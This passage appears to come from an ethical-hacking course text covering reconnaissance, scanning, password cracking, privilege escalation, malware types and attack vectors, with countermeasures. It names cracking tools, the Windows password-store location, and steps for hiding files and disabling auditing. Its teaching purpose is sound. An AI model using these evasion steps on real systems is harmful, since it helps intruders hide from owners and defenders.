1. Collect information that is publicly available about a target (for example, host and network information).
2. Ascertain the operating system(s) in use in the environment, including web server and web application data where possible.
3. Issue queries such as Whois, DNS, network, and organizational queries.
4. Locate existing or potential vulnerabilities or exploits that exist in the current infrastructure that may be conducive to launching later attacks.

3.2 Information Gathering Terminology

There are two types of information gathering terminology, 1st is Active and 2nd is Passive information gathering.

1. Active Information Gathering:- Active information gathering involves engagement with the target through techniques such as social engineering. Attackers tend to focus their efforts on the soft target, which tends to be human beings. A savvy attacker engages employees under different guises under various pretences with the goal of socially engineering an individual to reveal information.

2. Passive Information Gathering:- Passive information gathering is decidedly less aggressive and overt than active information gathering. Whereas active information gathering requires much more direct engagement with the target, passive does not. Passive uses methods that gather information indirectly about a target from other sources. These sources include websites, job postings, social media, and other types of sources. Typically the information-gathering process will start passively.

3.3 Process of Footprinting (Self-Study)

There are many steps in the footprinting process, each of which will yield a different type of information. Remember to log each piece of information that you gather, no matter how insignificant it may seem at the time.

1. Using Search Engines

One of the first steps in the process of footprinting tends to be using a search engine. Search engines such as Google and Bing can easily provide a wealth of information that the client may have wished to have kept hidden or may have just plain forgotten about. The same information may readily show up on a search engine results page (SERP).
Using a search engine, you can find a lot of information, some of it completely unexpected or something a defender never considers, such as technology platforms, employee details, login pages, intranet portals, and so on. A search can easily provide even more details such as names of security personnel, brand and type of firewall, and antivirus protection, and it is not unheard of to find network diagrams and other information.

2. Google Hacking

Google hacking is not anything new and has been around for a long time; it just isn't widely known by the public. The process involves using advanced operators to fine-tune your results to get what you want instead of being left at the whim of the search engine. With Google hacking it is possible to obtain items such as passwords, certain file types, sensitive folders, logon portals, configuration data, and other data.

3. People Search Online Services

There are some online services, popularly used to identify the Phones numbers, Addresses, and People.
Some of these websites include: -

- www.privateeye.com
- www.peoplesearchnow.com
- www.publicbackgroundchecks.com
- www.anywho.com
- www.intelius.com
- www.4111.com
- www.peoplefinders.com

4. Gather Information from Financial Services

There are some Financial Services powered by different search engines which provide financial information of International known organizations. By just searching for your targeted organization, you can get financial information of these organizations. Google and Yahoo are the most popular Online Financial Services.

- www.google.com/finance
- finance.yahoo.com

5. Footprinting through Job Sites

In Job Sites, Company's offering the vacancies to people provide their organization's information and portfolio as well is job post. This information includes Company location, Industry information, Contact Information, number of employees, Job requirement, hardware, and software information. Similarly, on these job sites, by a fake job posting, personal information can be collected from a targeted individual. Some of the popular job sites are: -

- www.linkedIn.com
- www.monster.com
- www.indeed.com
- www.careerbuilder.com

6. WHOIS Footprinting

WHOIS Lookup:- "WHOIS" helps to gain information regarding domain name, ownership information. IP Address, Netblock data, Domain Name Servers and other information’s. Regional Internet Registries (RIR) maintain WHOIS database. WHOIS lookup helps to find out who is behind the target domain name.

Lookup Result shows complete domain profile, including

- Registrant information
- Registrant Organization
- Registrant Country
- Domain name server information
- IP Address
- IP location
- ASN
- Domain Status
- WHOIS history
- IP history,
- Registrar history,
- Hosting history

7. DNS Footprinting

DNS lookup information is helpful to identify a host within a targeted network. There are several tools available on internet which perform DNS lookup. Before proceeding to the DNS lookup tools and the result overview of these DNS tools, you must know DNS record type symbols and there mean: -

Record Type	Description
A	The host's IP address
MX	Domain's Mail Server
NS	Host Name Server
PTR	IP-Host Mapping
SRV	Service records

8. Network Footprinting

One of the important types of footprinting is network footprinting. Fortunately, there are several tools available which can be used for network footprinting to gain information about the target network. Using these tools, an information seeker can create a map of the targeted network. Using these tools, you can extract information such as: -

- Network address ranges
- Hostnames
- Exposed hosts
- OS and application version information
- Patch state of the host and the applications
- Structure of the applications and back-end servers

Tools for this purpose are listed below: -

- Whois
- Ping
- Nslookup
- Tracert

3.4 What is Scanning?

After Footprinting phase, you may have enough information about the target. Now Scanning network phase requires some of this information to proceed further. Network Scanning is a method of getting network information such as identification of hosts, port information, and services by scanning networks and ports. The main Objective of Network Scanning is: -

- To identify live hosts on a network
- To identify open & closed ports
- To identify operating system information
- To identify services running on a network
- To identify running processes on a network
- To identify the presence of Security Devices like firewalls
- To identify System architecture
- To identify running services
- To identify vulnerabilities

Scanning Network phase includes probing to the target network for getting information. When a user probes another user, it can reveal much useful information from the reply is received. In-depth identification of a network, ports and running services helps to create a network architecture, and the attacker gets a clearer picture of the target.

3.5 Type of Scanning

Not all scans will be looking for the same thing or attempting to achieve the same result, so it is important that you understand what your options are going into the process. All scans share the same general theme, which is to gain information about a host or group of hosts, but if you dig a little deeper difference start to emerge. Each scan will provide a different level and type of information than the others, and thus each will provide some value to you.

So there are three types of scanning:-

1. **Port Scan**- Port scanning is the process of sending carefully crafted messages or packets to a target computer with the intent of learning more about it. These probes are typically associated with well-known port numbers or those less than or equal to 1024. Through the careful application of this technique, you can learn about the services a system offers to the network. It is even possible that during this process you can tell systems such as mail servers, domain controllers, and web servers from one another.

2. Network Scan- Network scanning is designed to locate all the live hosts on a network (the hosts that are running). This type of scan will identify those systems that may be attacked later or those that may be scanned a little more closely.

Scans that fit into this category are those such as ping sweeps, which rapidly scan a range of IPs and determine if an address has a powered-on host attached to it or not. Tools to perform this type of scan include nmap and Angry IP as well as others.

3. Vulnerability Scan- A vulnerability scan is used to identify weaknesses or vulnerabilities on a target system. This type of scan is quite commonly done as a proactive measure, with the goal of catching problems internally before an attacker can locate those same vulnerabilities and act on them. A typical vulnerability scan will discover hosts, access points, and open ports; analyse service response; classify threats; and generate reports.


Vulnerability scans are popular with companies because they can perform them on their own quite easily to assess their systems.

3.6 Technique of Scanning (Self-Study)

Given below are the technique of scanning :-

The Scanning Methodology includes the following step: -

- Checking for live systems
- Discovering open ports
- Scanning beyond IDS
- Banner grabbing
- Scanning Vulnerabilities
- Network Diagram
- Proxies



3.7 Countermeasures of Scanning

- Countermeasures against ping sweeping and port scanning. Enable only the traffic you need to access internal hosts — preferably as far as possible from the hosts you're trying to protect — and deny everything else. This goes for standard ports, such as TCP 80 for HTTP and ICMP for ping requests.

- Filter inbound ICMP message types at border routers and firewalls. This forces attackers to use full-blown TCP port scans against all of your IP addresses to map your network correctly.

- Filter all outbound ICMP type 3 unreachable messages at border routers and firewalls to prevent UDP port scanning and firewalking from being effective.

- Assess the way that your network firewall and IDS devices handle fragmented IP packets by using *fragtest* and *fragroute* when performing scanning and probing exercises. Some devices crash or fail under conditions in which high volumes of fragmented packets are being processed.

- Ensure that your routing and filtering mechanisms (both firewalls and routers) can't be bypassed using specific source ports or source-routing techniques.


UNIT – 4
SYSTEM HACKING

4.1 Introduction of System Hacking

System Hacking is a process to gaining access of system but you can’t complete the system hacking process in a single pass. It involves using a methodical approach that includes cracking passwords, escalating privileges, executing applications, hiding files, covering tracks, concealing evidence, and then pushing into a more involved attack.

4.2 Authentication and Authorization (Self-Study)

In simple terms, authentication is the process of verifying who a user is, while authorization is the process of verifying what they have access to.



Authentication	Authorization
• Determines whether users are who they claim to be • Challenges the user to validate credentials (for example, through passwords, answers to security questions, or facial recognition) • Usually done before authorization	• Determines what users can and cannot access • Verifies whether access is allowed through policies and rules • Usually done after successful authentication

• Example: Employees in a company are required to authenticate through the network before accessing their company email	• Example: After an employee successfully authenticates, the system determines what information the employees are allowed to access

4.3 Password

- **Definition of password**- Password is a secret word or string of characters, numbers, special characters etc. that is used for authentication, to prove identity or gain access to a resource. It is a secret combination of characters, numbers & special characters that enables a user to access a file, computer, or program. Password is used to identify the user and authenticate them to process the desired input. Password helps to ensure that unauthorized users do not access the computer or computer network or computer resource. In addition, data files and programs may require a password.

In Windows, passwords are stored at **C:\Windows\System32\Config directory** but that file is read only and is used by the operating system so a normal user cannot access it, rename it or change it in anyway while using windows.

4.4 Password Cracking Technique

Popular culture would have us believe that cracking a password is as simple as running some software and tapping a few buttons. The reality is that special techniques are needed to recover passwords. For the most part, we can break these techniques into categories, which we will explore in depth later in this chapter, but let's take a high-level look at them now:

- **Dictionary Attacks -** An attack of this type takes the form of a password-cracking application that has a dictionary file loaded into it. The dictionary file is a text file that contains a list of known words up to and including the entire dictionary. The application uses this list to test different words to recover the password. Systems that use passphrases typically are not vulnerable to this type of attack.
- **Brute-Force Attacks -** In this type of attack, every possible combination of characters is attempted until the correct one is uncovered. According to RSA Labs, "Exhaustive key search, or brute-force search, is the basic technique for trying every possible key in turn until the correct key is identified."
- **Hybrid Attack -** This form of password attack builds on the dictionary attack but with additional steps as part of the process. In most cases, this means passwords that are tried during a dictionary attack are modified with the addition and substitution of special characters and numbers, such as P@ssw0rd instead of Password.
- **Rule-Based Attack -** This could be considered an advanced attack. It assumes that the user has created a password using information the attacker has some knowledge of ahead of time, such as phrases and digits the user may tend to use.

Windows passwords can be cracked by using the following tools: -

- Ophcrack Live CD and windows installer.
- ERD commander
- Cain & Abel
- John the ripper

So, we need to set up a strong passwords, The following criteria can help your passwords do so:

- Users should their change their default password allotted by the administrator, on their first log-in.
- The password should be alphanumeric. The password should be a combination of upper and lower case letters, special characters and numbers (0-9,!@#$ %^&*()_+|~-=\`{}[]:";'<>?,./)
- The complexity of the password should vary with the level of information that it is used to protect.
- The length of the password should be minimum eight (8) characters. It should not be any word from the dictionary or formed in any known pattern like a1b2 etc.
- The password should be changed every 30 days.
- The password should not be disclosed to any other person either over the phone, mail or any other medium.
- The ―remember password‖ feature present in applications and browsers should not be used.
- As good practice passwords for official mail account and non-official mail personal accounts should be different.

4.5 Privilege Escalation (Self Study)

Privilege escalation is the exploitation of a programming error, vulnerability, design flaw, configuration oversight or access control in an operating system or application to gain unauthorized access to resources that are usually restricted from the application or user.

This results in the application or user having more privileges than intended by the developer or system administrator, allowing attackers to gain access to sensitive data, install malware and launch other cyber attacks.

There are two defined types of privilege escalation; each approaches the problem of obtaining greater privileges from a different angle:

Horizontal Privilege Escalation:- An attacker attempts to take over the rights and privileges of another user who has the same privileges as the current account.

Vertical Privilege Escalation:- The attacker gains access to an account and then tries to elevate the privileges of the account. It is also possible to carry out a vertical escalation by compromising an account and then trying to gain access to a higher-privileged account.

Privilege escalation vulnerabilities may arise for different reasons:

- Programming errors: This includes vulnerabilities that lead to web attacks but also other vulnerabilities such as buffer overflow.
- Misconfigurations: Especially risky when the principle of least privilege is not followed and normal users have too many privileges.
- Lack of security hygiene: For example, delayed patches and updates for the operating system and other software.
- Weak access control: For example, weak passwords.

- Social engineering: Attackers may gain access to accounts by exploiting gullible users.

➢ How does privilege escalation work?

Privilege escalation is a common way for malicious users to gain initial access to a system. Attackers start by finding a weak point in an organization's cybersecurity to gain initial penetration to a system.

In the first point of penetration will not give attackers the level of access or access to the file system they need. They will then attempt privilege escalation to gain more permissions or to obtain access to additional, more sensitive systems.

In some situations, attackers attempting privilege escalation find the doors are wide open. Inadequate information security, failure to follow the principle of least privilege and a lack of defense in depth leaves regular users with more privileges than they need.

In other cases, attackers exploit zero-day vulnerabilities or use specific techniques to overcome an operating system's permissions mechanism.

➢ How to prevent privilege escalation attacks

Given below are some mitigation process to avoid the privilege escalation attacks :-

1. Password policies:- It is essential to ensure users select unique, secure passwords and force them to change passwords periodically and apply two-factor authentication, especially for sensitive systems and administrative accounts.

2. Specialized users and groups with minimum privileges:- Review your user base and redefine user accounts and groups to ensure they have minimum necessary privileges and file access. By doing this, you ensure that even if an account is compromised, the potential for privilege escalation is severely limited. Most importantly — remove user accounts when they are no longer needed, and have a clear, mandatory procedure for dealing with employee departure.

3. Close unused ports and limit file access:- Network ports should be blocked by default and only allowed if they are really needed for legitimate applications. Identify default configurations that have unnecessary services running, and block them. In the same way, files should be read-only, with write access only enabled for users and groups who actually need them.

4. Secure databases and sanitize user inputs:- Many database systems have insecure defaults, so ensure databases are secured and protected by strong authentication. Data at rest should be encrypted whenever possible. Sanitize all user inputs and patch databases to prevent SQL and other code injection attacks.

5. Keep your systems and applications patched and updated:- Many privilege escalation attacks leverage software vulnerabilities to gain initial access. Use vulnerability scanners to identify known vulnerabilities in applications and apply security patches to remediate them.

6. Change default credentials on all devices:- Be sure to remove or rename default and unused user accounts. Change the default login credentials for any hardware system, including printers, routers, and IoT devices. A single device with default credentials and an open network port can become an initial access point for an attacker, leading to a privilege escalation attack.

4.6 Hiding Files

A hacker may want to hide files on a system to prevent their detection. These files may then be used to launch an attack on the system. There are two ways to hide files in Windows. The first is to use the attrib command. To hide a file with the attrib command, type the following at the command prompt:

```
attrib +h [file/directory]
```

- **NTFS File Streaming**

NTFS file streaming allows a hidden file to be created within a legitimate file. The hidden file does not appear in a directory listing but the legitimate file does. A user would usually not suspect the legitimate file, but the hidden file can be used to store or transmit information.

- **Steganography Technologies**

Steganography is the process of hiding data in other types of data such as images or text files. The most popular method of hiding data in files is to utilize graphic images as hiding places. Attackers can embed any information in a graphic file using steganography. The hacker can hide directions on making a bomb, a secret bank account number, or answers to a test. Any text imaginable can be hidden in an image.

- **Rootkits**

Rootkits are programs that hackers use to evade detection while trying to gain unauthorized access to a computer. Rootkits when installing on a computer, are invisible to the user and take steps to avoid being detected by security software.

A rootkit is a set of binaries, scripts and configuration files that allows someone to covertly maintain access to a computer so that he can issue commands and scavenge data without alerting the system's owner.

Depending on where they are installed there are various types of rootkits:

- Kernel Level Rootkits
- Hardware/Firmware Rootkits
- Hypervisor (Virtualized) Level Rootkits
- Boot loader Level (Bootkit) Rootkits

4.7 Executing Applications

Once you gain access to a system and obtain sufficient privileges, it’s time to compromise the system and carry out the attack. Which applications are executed at this point is up to the attacker, but they can be either custom-built applications or off-the-shelf software.

An attacker executes different applications on a system with specific goals in mind:

- **Backdoors:** Applications of this type are designed to compromise the system in such a way as to allow later access to take place. An attacker can use these backdoors later to attack the system. Backdoors can come in the form of rootkits, Trojans, and similar types. They can even include software in the form of remote access Trojans (RATs).

- **Crackers:** Any software that fits into this category is characterized by the ability to crack code or obtain passwords.

- **Keyloggers** Keyloggers are hardware or software devices used to gain information entered via the keyboard.

- **Malware** This is any type of software designed to capture information, alter, or compromise the system.

4.8 Covering Your Tracks

Once you have penetrated a system and installed software or run some scripts, the next step is cleaning up after yourself or covering your tracks. The purpose of this phase is to prevent your attack from being easily discovered by using various techniques to hide the red flags and other signs. During this phase, you seek to eliminate error messages, log files, and other items that may have been altered during the attack process.

- **Disabling Auditing**

Disabling auditing on a system prevents certain events from appearing and therefore slows detection efforts. Remember that auditing is designed to allow the detection and tracking of selected events on a system. Once auditing is disabled, you have effectively deprived the defender of a great source of information and forced them to seek other methods of detection.

UNIT – 5

VIRUS AND WORMS

5.1 Concept of Virus

A virus is a program, which reproduces its own code by attacking other programs in such a way that the virus code is executed. It is acts as a parasite. The virus does this without the permission or knowledge of the user.

There are several ways to get a computer infected by a virus. Depending on the type of virus and the files it attacks, the consequences will be different. In general, viruses need a host to infect. Computers and programs are the ideal support for virus attacks. The potential of viruses is to destroy software, modify programs, delete files etc. This all happens at the same time as the virus spreads itself. The result is that you are no longer in control of your computer. Every time you boot your computer or execute a program, the virus will be executing and spreading too.

The process of developing a virus is very methodical. The author is concerned with creating an effective virus that can be spread easily. The process occurs in six steps:

1. Design - The author envisions and creates the virus. The author may choose to create the virus completely from scratch or use one of the many construction kits that are available to create the virus of their choice.

2. Replication - Once deployed, the new virus spreads through replication: multiplying and then ultimately spreading to different systems. How this process takes place depends on the author's original intent, but the process can be very rapid, with new systems becoming infected in short order.

3. Launch - The virus starts to do its dirty work by carrying out the task for which it was created (such as destroying data or changing a system's settings). Once the virus activates through a user action or other predetermined action, the infection begins.

4. Detection - The virus is recognized as such after infecting systems for some period. During this phase, the nature of the infection is typically reported to antivirus makers, who begin their initial research into how the software works and how to eradicate it.

5. Incorporation - The antivirus makers determine a way to identify the virus and incorporate the process into their products through updates. Typically, the newly identified malware is incorporated into signature files, which are downloaded and installed by the antivirus application.

6. Elimination - Users of the antivirus products incorporate the updates into their systems and eliminate the virus.

5.2 Kinds of Viruses

- A system or boot sector virus is designed to infect and place its own code into the master boot record (MBR) of a system. Once this infection takes place, the system's boot sequence is effectively altered, meaning the virus or other code can be loaded before the system itself. Post-infection symptoms such as startup problems, problems with retrieving data, computer performance instability, and the inability to locate hard drives are all issues that may arise.

- Macro viruses debuted in force around 2000. They take advantage of embedded languages such as Visual Basic for Applications (VBA). In applications such as Microsoft Excel and Word, these macro languages are designed to automate functions and create new processes. The problem with these languages is that they lend themselves very effectively to abuse; in addition, they can easily be embedded into template files and regular document files. Once the macro is run on a victim's system, it can do all sorts of things, such as change a system configuration to decrease security or read a user's address book and email to others (which happened in some early cases). A prime example of this type of virus is the Melissa virus of the late 1990s.
- Cluster viruses are another variation of the family tree that carries out its dirty work in yet another original way. This virus alters the file-allocation tables on a storage device, causing file entries to point to the virus instead of the real file. In practice, this means that when a user runs a given application, the virus runs before the system executes the actual file.

  Making this type of virus even more dangerous is the fact that infected drive-repair utilities cause problems of an even more widespread variety. Utilities such as ScanDisk may even destroy sections of the drive or eliminate files.
- A stealth or tunneling virus is designed to employ various mechanisms to evade detection systems. Stealth viruses employ unique techniques including intercepting calls from the OS and returning bogus or invalid responses that are designed to fool or mislead.
- Encryption viruses are a newcomer to the scene. They can scramble themselves to avoid detection. This virus changes its program code, making it nearly impossible to detect using normal means. It uses an encryption algorithm to encrypt and decrypt the virus multiple times as it replicates and infects. Each time the infection process occurs, a new encryption sequence takes place with different settings, making it difficult for antivirus software to detect the problem.
- Cavity or file-overwriting viruses hide in a host file without changing the host file's appearance, so detection becomes difficult. Many viruses that do this also implement stealth techniques, so you don't see the increase in file length when the virus code is active in memory.
- Sparse-infector viruses avoid detection by carrying out their infectious actions only sporadically, such as on every 10th or 25th activation. A virus may even be set up to infect only files of a certain length or type or that start with a certain letter.
- A companion or camouflage virus compromises a feature of OSs that enables software with the same name, but different extensions, to operate with different priorities. For example, you may have program.exe on your computer, and the virus may create a file called program.com. When the computer executes program.exe, the virus runs program.com before program.exe is executed. In many cases, the real program runs, so users believe the system is operating normally and aren't aware that a virus was run on the system.
- A logic bomb is designed to lie in wait until a predetermined event or action occurs. When this event occurs, the bomb or payload detonates and carries out its intended or designed action. Logic bombs have been notoriously difficult to detect because they do not look harmful until they are activated—and by then, it may be too late. In many cases, the bomb is separated into two parts: the payload and the trigger. Neither looks all that dangerous until the predetermined event occurs.
- File or multipartite viruses infect systems in multiple ways using multiple attack vectors, hence the term multipartite. Attack targets include the boot sector and executable files on the hard drive. What makes such viruses dangerous and powerful

weapons is that to stop them, you must remove all of their parts. If any part of the virus is not eradicated from the infected system, it can reinfect the system.

- Shell viruses are another type of virus where the software infects the target application and alters it. The virus makes the infected program into a subroutine that runs after the virus itself runs.
- Cryptoviruses hunt for files or certain types of data on a system and then encrypt it. Then the victim is instructed to contact the virus creator via a special email address or other means and pay a specified amount (ransom) for the key to unlock the files.

5.3 Worms

Worms are a type of malware. Unlike viruses requiring a triggering event to perform intended tasks, Worms can replicate themselves but cannot attach themselves. The worm can propagate using File transport and spread across the infected network which virus is not capable of.

5.4 Types of Worms (Self-Study)

(I) EMAIL WORMS

Email worms spread via infected email messages. The worm may be in the form of an attachment or the email may contain a link to an infected website. However, in both cases, email is the vehicle. In the first case the worm will be activated when the user clicks on the attachment. In the second case the worm will be activated when the user clicks on the link leading to the infected site.

(II) INSTANT MESSAGING (ICQ AND MSN) WORMS

These worms have a single propagation method. They spread using instant messaging applications by sending links to infected websites to everyone on the local contact list. The only difference between these worms and email worms which send links is the media chosen to send the links.

(III) INTERNET WORMS

Internet worms are truly autonomous virtual viruses, spreading across the net, breaking into computers, and replicating without human assistance and usually without human knowledge. An Internet worm can be contained in any kind of virus, programmer script. Sometimes their inventor will release them into the wild.

(V) FILE - SHARING NETWORKS OR P2P WORMS

P2P worms copy themselves into a shared folder, usually located on the local machine. Once the worm has successfully placed a copy of itself under a harmless name in a shared folder, the P2P network takes over: the network informs other users about the new resource and provides the infrastructure to download and execute the infected file. More complex P2P worms imitate the network protocol of specific file-sharing networks: they respond affirmatively to all requests and offer infected files containing the worm body to all comers.

5.5 TROJAN

The term is derived from the Trojan horse story in Greek mythology. A Trojan, sometimes referred to as a Trojan horse, is non-self-replicating malware that appears to perform a desirable function for the user but instead facilitates unauthorized access to the user's computer system. It infects your computer and allows a hacker to run hidden tasks behind your back. A Trojan infection can allow total remote access to your computer by a third party.

Trojan horses are designed to allow a hacker remote access to a target computer system. Once a Trojan horse has been installed on a target computer system, it is possible for a hacker to access it remotely and perform various operations. The operations that a hacker can perform are limited by user privileges on the target computer system and the design of the Trojan horse.

5.6 Types of Trojans (Self-Study)

(I) REMOTE ACCESS TROJAN

These are probably the most widely used Trojans, just because they give the attackers the power to do more things on the victim's machine than the victim itself while being in front of the machine. Most of these Trojans are often a combination of the other variations described below.

The idea of these Trojans is to give the attacker a total access to someone's machine and therefore access to files, private conversations, accounting data, etc.

(II) PASSWORD SENDING TROJAN

The purpose of these Trojans is to rip all the cached passwords and also look for other passwords you're entering and then send them to a specific mail address without the user noticing anything. Passwords for ICQ, IRC, FTP, HTTP or any other application that require a user to enter a login + password are being sent back to the attacker's email address, which in most cases is located at some free web based email provider.

(III) KEY LOGGER TROJAN

These Trojans are very simple. The only thing they do is logging the keystrokes of the victim and then letting the attacker search for passwords or other sensitive data in the log file. Most of them come with two functions like online and offline recording. Of course, they could be configured to send the log file to a specific email address on a scheduled basis.

(IV) PROXY/WINGATE TROJAN

The interesting feature implemented in many Trojans is turning the victim's computer into a proxy/Wingate server available to the whole world or to the attacker only. It's used for anonymous Telnet, ICQ, IRC, etc., and also for registering domains with stolen credit cards and for many other illegal activities. This gives the attacker complete anonymity and the chance to do everything from your computer, and if he/she gets caught, the trace leads back to you.

5.7 RANSOMWARE

Ransomware is a form of malware that encrypts a victim's files. The attacker then demands a ransom from the victim to restore access to the data upon payment.

Users are shown instructions for how to pay a fee to get the decryption key. The costs can range from a few hundred dollars to thousands, payable to cybercriminals in Bitcoin.

➢ How ransomware works

There are several vectors ransomware can take to access a computer but the mostly used phishing spam — attachments that come to the victim in an email, masquerading as a file they should trust. Once they're downloaded and opened, they can take over the victim's computer, especially if they have built-in social engineering tools that trick users into allowing administrative access. Some other, more aggressive forms of ransomware, like NotPetya, exploit security holes to infect computers without needing to trick users.

• How to prevent ransomware

There are several defensive steps you can take to prevent ransomware infection. These steps are a of course good security practices in general, so following them improves your defenses from all sorts of attacks:

- Keep your operating system patched and up-to-date to ensure you have fewer vulnerabilities to exploit.
- Don't install software or give it administrative privileges unless you know exactly what it is and what it does.
- Install antivirus software, which detects malicious programs like ransomware as they arrive, and whitelisting software, which prevents unauthorized applications from executing in the first place.
- And, of course, back up your files, frequently and automatically! That won't stop a malware attack, but it can make the damage caused by one much less significant.

5.8 Countermeasures of Viruses

Here are some Countermeasures:

- Scan the files when downloaded from internet or your email attachments
- Beware when you install the pirated software
- Keep your antivirus updated and scan your system at least once a week
- Possibility of virus infection may corrupt data, so usually maintain your data backup.
- Avoid opening your email accounts from an unknown sender.
- Run disk clean-up, registry scanner, defragmentation once a week.
- Do not boot the system with infected bootable system disk

UNIT – 6
ATTACK VECTORS

6.1 Concept of Attack Vectors

In cyber security, an attack vector is a method or pathway used by a hacker to access or penetrate the target system. Hackers steal information, data and money from people and organizations by investigating known attack vectors and attempting to exploit vulnerabilities to gain access to the desired system. Once a hacker gains access to an organization's IT infrastructure, they can install a malicious code that allows them to remotely control IT infrastructure, spy on the organization or steal data or other resources.

Attack vectors may be exploited by a variety of groups, from a disgruntled former employee of your organization that wants to disrupt your business to the intelligence service of a foreign government that wants to steal your technology. There are also many different known attack vectors that these groups can effectively exploit to gain unauthorized access to your IT infrastructure. IT organizations can mitigate against cyber attacks through several different methods, including real-time event detection and response capabilities that neutralize cyber attacks before they can lead to data loss.

- **What is the difference between an attack vector, attack surface and data breach?**
  - **Attack vector**: A method or way an attacker can gain unauthorized access to a network or computer system.
  - **Attack surface**: The total number of attack vectors an attacker can use to manipulate a network or computer system or extract data.
  - **Data breach**: Any security incident where sensitive, protected, or confidential data is accessed or stolen by an unauthorized party.

6.2 Why Attack Vectors Used by Attackers

Attackers may infect your system with malware that grants remote access to a command and control server. Once they have infected hundreds or even thousands of computers they can establish a botnet, which can be used to send phishing emails, launch other cyber attacks, steal sensitive data or mine cryptocurrency.

Another common motivation is to gain access to personally identifiable information (PII), healthcare information and biometrics to commit insurance fraud, credit card fraud or to illegally obtain prescription drugs.

Competitors may employ attackers to perform corporate espionage or overload your data centres with a Distributed Denial of Service (DDoS) attack to cause downtime, harm sales and cause customers to leave your business.

Money is not the only motivator. Attackers may want to leak information to the public, embarrass your organization, be motivated by political ideologies, or be performing cyber warfare on behalf of a nation state like the United States or China.

6.3 Common Types of Attack Vectors

(i) **Compromised credentials:** The username and password continue to be the most common type of access credential. Compromised credentials describe a case where user credentials, such as usernames and passwords, are exposed to unauthorized entities. This typically happens when unsuspecting users fall prey to phishing attempts and enter their login credentials on fake websites. When lost, stolen or exposed, compromised credentials can give the intruder an insider’s access. Although monitoring and analysis within the enterprise can identify suspicious activity, these credentials effectively bypass perimeter security and complicate detection. The risk posed by a compromised credential varies with the level of access it provides. Privileged access credentials, which give administrative access to devices and systems, typically pose a higher risk to the enterprise than consumer credentials. And it is not only humans who hold credentials. Servers, network devices and security tools often have passwords that enable integration and communication between devices. In the hands of an intruder, these machine-to-machine credentials can allow movement throughout the enterprise, both vertically and horizontally, giving almost unfettered access.

❖ **Do this to avoid it:**

- Common usernames and weak passwords can lead to compromised credentials, so it’s important that the enterprise has effective password policies that ensure suitable password strength.
- Password sharing across services makes all applications that share credentials vulnerable because of the breach of one service or application in the cohort. Do not reuse the same password to access multiple apps and systems.
- Using two-factor authentication via a trusted second factor can reduce the number of breaches that occur due to compromised credentials within an organization.

